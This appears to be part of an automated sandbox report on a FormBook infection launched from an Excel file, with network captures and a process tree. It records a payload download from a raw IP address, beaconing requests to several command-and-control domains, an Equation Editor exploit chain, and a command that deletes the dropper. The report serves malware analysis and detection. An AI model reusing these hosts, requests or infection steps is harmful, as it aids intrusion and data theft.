Aug 3, 2021 16:50:36.106041908 CEST	0	OUT	GET /www/dun.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 13.229.216.142 Connection: Keep-Alive

[illegible]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	78.31.67.91	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:51:50.440246105 CEST	1411	OUT	GET /p2io/?dzuD7VXH=pxlxKDNxRow4YefruB4Bv4ohCC0AYWwU81HhH938ZriMjSGbLHz+dxzd3d03S+kNJyuCfQ==&bzr8U=6lXL-0XX HTTP/1.1 Host: www.cleanxcare.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:51:50.469618082 CEST	1412	IN	HTTP/1.1 301 Moved Permanently Connection: close Content-Type: text/html Content-Length: 707 Date: Tue, 03 Aug 2021 14:51:50 GMT Location: https://www.cleanxcare.com/p2io/?dzuD7VXH=pxlxKDNxRow4YefruB4Bv4ohCC0AYWwU81HhH938ZriMjSGbLHz+dxzd3d03S+kNJyuCfQ==&bzr8U=6lXL-0XX X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block Vary: User-Agent Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 3a 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 2 0 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"/><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:51:55.539252996 CEST	1413	OUT	GET /p2io/?dzuD7VXH=L/I9chWXgd4NYCGd+vVro19pFM6JqqsPd4ppl3EKhtG9qh305X+esnK5qs3e0XUjSiRqvg ==&bzr8U=6lxL-0XX HTTP/1.1 Host: www.iotcloud.technology Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:51:55.653333902 CEST	1414	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 03 Aug 2021 14:51:55 GMT Content-Type: text/html Content-Length: 275 ETag: "6104856e-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html; charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;" type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	192.0.78.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:52:00.727487087 CEST	1415	OUT	GET /p2io/?dzuD7VXH=d2NgnqRXaD3590PSrSeXKrGILrAeXd0mpzt/HUKTHCMSqjNpHqiPppP981n7+M4uf60sw ==&bzr8U=6lxL-0XX HTTP/1.1 Host: www.micheldrake.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:52:00.747591019 CEST	1415	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Tue, 03 Aug 2021 14:52:00 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.micheldrake.com/p2io/?dzuD7VXH=d2NgnqRXaD3590PSrSeXKrGILrAeXd0mpzt/HUKTHCMSqjNpHqiPppP981n7+M4uf60sw==&bzr8U=6lxL-0XX X-ac: 2.hhn_dfw Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body><center> 301 Moved Permanently ></center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	23.82.57.32	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:52:06.176023960 CEST	1416	OUT	GET /p2io/?dzuD7VXH=WkKybY+BW5ZBczdH4hKPcEEM/Z4gp4PnllJ4lZdHA9T5haocRpsPFf0l2LnXqOHPzeGA4A ==&bzr8U=6lxL-0XX HTTP/1.1 Host: www.ruhexuangou.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

[illegible]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49172	163.44.239.73	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:52:11.978595972 CEST	1418	OUT	GET /p2io/?dzuD7VXH=4oufm6g8t9Bugn+4kDBWoA8I6Q2bNaX51teMhI/6i5f1woTl8Y4OhcGguchYpq40FyXh9g ==&bzr8U=6lxL-0XX HTTP/1.1 Host: www.adultpeace.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:52:12.266453981 CEST	1419	IN	HTTP/1.1 301 Moved Permanently Connection: close Content-Type: text/html Content-Length: 706 Date: Tue, 03 Aug 2021 14:52:12 GMT Server: LiteSpeed Location: https://www.adultpeace.com/p2io/?dzuD7VXH=4oufm6g8t9Bugn+4kDBWoA8I6Q2bNaX51teMhI/6i5f1woTl8Y4OhcGguchYpq40FyXh9g==&bzr8U=6lxL-0XX Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 6 8 65 69 67 68 74 3a 31 30 20 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 6 4 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 2e 3a 0a 20 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <IDCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" ><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Code Manipulations

Statistics

Behavior

 Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2768 Parent PID: 584

General

Start time:	16:49:43
Start date:	03/08/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fa90000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2444 Parent PID: 584

General

Start time:	16:50:05
Start date:	03/08/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 3020 Parent PID: 2444

General

Start time:	16:50:08
Start date:	03/08/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x1370000
File size:	1336832 bytes
MD5 hash:	214B1DDF045E4D6FDD73A5C8788D2ADC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	- Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000006.00000002.2161353199.0000000002BFE000.00000004.00000001.sdmp, Author: Joe Security - Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2161637497.00000000038C9000.00000004.00000001.sdmp, Author: Joe Security - Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2161637497.00000000038C9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com - Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2161637497.00000000038C9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: vbc.exe PID: 2224 Parent PID: 3020

General

Start time:	16:50:11
Start date:	03/08/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x1370000
File size:	1336832 bytes
MD5 hash:	214B1DDF045E4D6FDD73A5C8788D2ADC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2198746522.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2198746522.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2198746522.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2198454714.0000000000220000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2198454714.0000000000220000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2198454714.0000000000220000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2197884630.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2197884630.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2197884630.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1388 Parent PID: 2224

General	
Start time:	16:50:14
Start date:	03/08/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: netsh.exe PID: 1428 Parent PID: 1388

General	
Start time:	16:50:29
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\netsh.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\netsh.exe
Imagebase:	0xc00000
File size:	96256 bytes
MD5 hash:	784A50A6A09C25F011C3143DDD68E729

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2362795032.0000000000600000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2362795032.0000000000600000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2362795032.0000000000600000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2362606058.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2362606058.00000000001F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2362606058.00000000001F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2362716429.00000000002C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2362716429.00000000002C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2362716429.00000000002C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 1144 Parent PID: 1428

General	
Start time:	16:50:33
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vlc.exe'
Imagebase:	0x4a5f0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis

